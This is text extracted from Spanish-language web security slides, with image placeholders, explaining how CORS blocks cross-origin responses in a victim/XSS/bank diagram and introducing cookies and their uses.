


Cross-Origin Resource Sharing






Cross-Origin Resource Sharing






Cross-Origin Resource Sharing





Cross-Origin Resource Sharing





Cross-Origin Resource Sharing

VICTIMA




El servidor bloquea el contenido de la respuesta porque estamos actualmente en example.com, y el CORS de la respuesta no incluye esta web.


Access-Control-Allow-Origin: <https://Banco.es>

example.com

Servidor con
vulnerabilidad
XSS



Banco.es



Medidas de seguridad: Configuración de cookies





¿Qué es una cookie?


Una cookie es un archivo de texto que se envía al navegador de un usuario cuando visita un sitio web. Este archivo se almacena en el dispositivo del usuario y contiene información sobre su actividad en el sitio web.

¿Para qué se utilizan las cookies?

- Gestión de sesiones y autenticación.
- Seguimiento y análisis.
- Marketing.
- Almacenamiento del estado actual de la web.
- ...



